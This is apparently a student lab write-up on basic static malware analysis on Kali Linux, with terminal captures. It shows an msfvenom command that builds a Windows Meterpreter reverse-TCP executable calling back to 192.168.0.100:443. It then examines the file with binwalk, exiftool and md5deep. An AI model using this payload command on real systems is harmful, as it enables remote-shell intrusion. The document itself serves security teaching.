Analyse and Classify Malware

The main of this lab is to analyse the malware samples from the emails and conduct basic static analysis on Windows malware sample.





Figure 4.1




```
root@kali-lan:~# msfvenom -a x86 --platform windows -p windows/meterpreter/rever
se_tcp LHOST=192.168.0.100 LPORT=443 -f exe -o maliciousfile.exe
No encoder or badchars specified, outputting raw payload
Saved as: maliciousfile.exe
root@kali-lan:~# ls
Desktop  maliciousfile.exe
root@kali-lan:~# 
```

Figure 4.2

Logging onto the Kali linux machine and on the command prompt a new malicious binary that can be hosted on a web server is created using the following command:

msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp LHOST=192.168.0.100 LPORT=443 -f exe -o maliciousfile.exe


The **ls** is used to verify that the file is created.



```
gy Ltd, http://www.zeustech.net/gy Ltd, http://www.zeustech.net/"

root@kali-lan:~# binwalk -3 maliciousfile.exe
root@kali-lan:~# binwalk -A maliciousfile.exe

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
5954          0x1742          Intel x86 instructions, nops
18213         0x4725          Intel x86 instructions, nops
23828         0x5D14          Intel x86 instructions, nops
26421         0x6735          Intel x86 instructions, nops
32488         0x7EE8          Intel x86 instructions, nops
34130         0x8552          Intel x86 instructions, nops
35863         0x8C17          Intel x86 instructions, nops
35943         0x8C67          Intel x86 instructions, nops
40021         0x9C55          Intel x86 instructions, nops
40647         0x9EC7          Intel x86 instructions, nops
41779         0xA333          Intel x86 instructions, nops
41925         0xA3C5          Intel x86 instructions, nops
42017         0xA421          Intel x86 instructions, nops
44421         0xAD85          Intel x86 instructions, nops
45170         0xB072          Intel x86 instructions, nops

root@kali-lan:~#
```

Figure 4.3

I have used Binwalk to analyse the malware. For the automated analysis, the following command is used: **binwalk -B maliciousfile.exe**




```
root@kali-lan:~# msfv
se_tcp LHOST=192.168.
No encoder or badchar
Saved as: maliciousfi
root@kali-lan:~# ls
Desktop  maliciousfil
root@kali-lan:~# binw

WARNING: Failed to lo
'compress42']'

WARNING: Failed to lo
'tinfl']'

DECIMAL       HEXADEC
---------------------
0             0x0
59769         0xE979
gy Ltd, http://www.ze
60008         0xEA68
gy Ltd, http://www.ze

root@kali-lan:~# binwalk -3 maliciousfile.exe
```

Figure 4.4

To create a 3D representation of malicious file for analysis and comparison against known malware samples, the following command is used: **binwalk -3 maliciousfile.exe**

To search for some commonly used opcodes, the following command is used:


binwalk -A maliciousfile.exe



```
root@kali-lan:~# exiftool maliciousfile.exe
ExifTool Version Number         : 8.60
File Name                       : maliciousfile.exe
Directory                       : .
File Size                       : 72 kB
File Modification Date/Time     : 2021:10:27 12:17:29-04:00
File Permissions                : rw-r--r--
File Type                       : Win32 EXE
MIME Type                       : application/octet-stream
Machine Type                    : Intel 386 or later, and compatibles
Time Stamp                      : 2009:04:10 07:58:55-04:00
PE Type                         : PE32
Linker Version                  : 6.0
Code Size                       : 45056
Initialized Data Size           : 40960
Uninitialized Data Size         : 0
Entry Point                     : 0x9435
OS Version                      : 4.0
Image Version                   : 0.0
Subsystem Version               : 4.0
Subsystem                       : Windows GUI
File Version Number             : 2.2.14.0
Product Version Number          : 2.2.14.0
```

Figure 4.5

The **exiftool** command is used to analyse and classify the malware and produce information about it.



```
File Flags                      : (none)
File OS                         : Win32
Object File Type                : Executable application
File Subtype                    : 0
Language Code                   : English (U.S.)
Character Set                   : Unicode
Comments                        : Licensed under the Apache License, Version 2.0
 (the "License"); you may not use this file except in compliance with the Licens
e. You may obtain a copy of the License at....http://www.apache.org/licenses/LIC
ENSE-2.0....Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS, WITHOUT WARRAN
TIES OR CONDITIONS OF ANY KIND, either express or implied. See the License for t
he specific language governing permissions and limitations under the License.
Company Name                    : Apache Software Foundation
File Description                : ApacheBench command line utility
File Version                    : 2.2.14
Internal Name                   : ab.exe
Legal Copyright                 : Copyright 2009 The Apache Software Foundation.
Original Filename               : ab.exe
Product Name                    : Apache HTTP Server
Product Version                 : 2.2.14
root@kali-lan:~# md5deep maliciousfile.exe
55c9c933788732daf2e7e8c19080a748  /root/maliciousfile.exe
root@kali-lan:~# 
```

Figure 4.6

The command **MD5Deep** is used to hash the file. Hashing a malware sample gives us a unique identifier for the piece of malware we are analyzing. This can be compared to other hashes of known malware.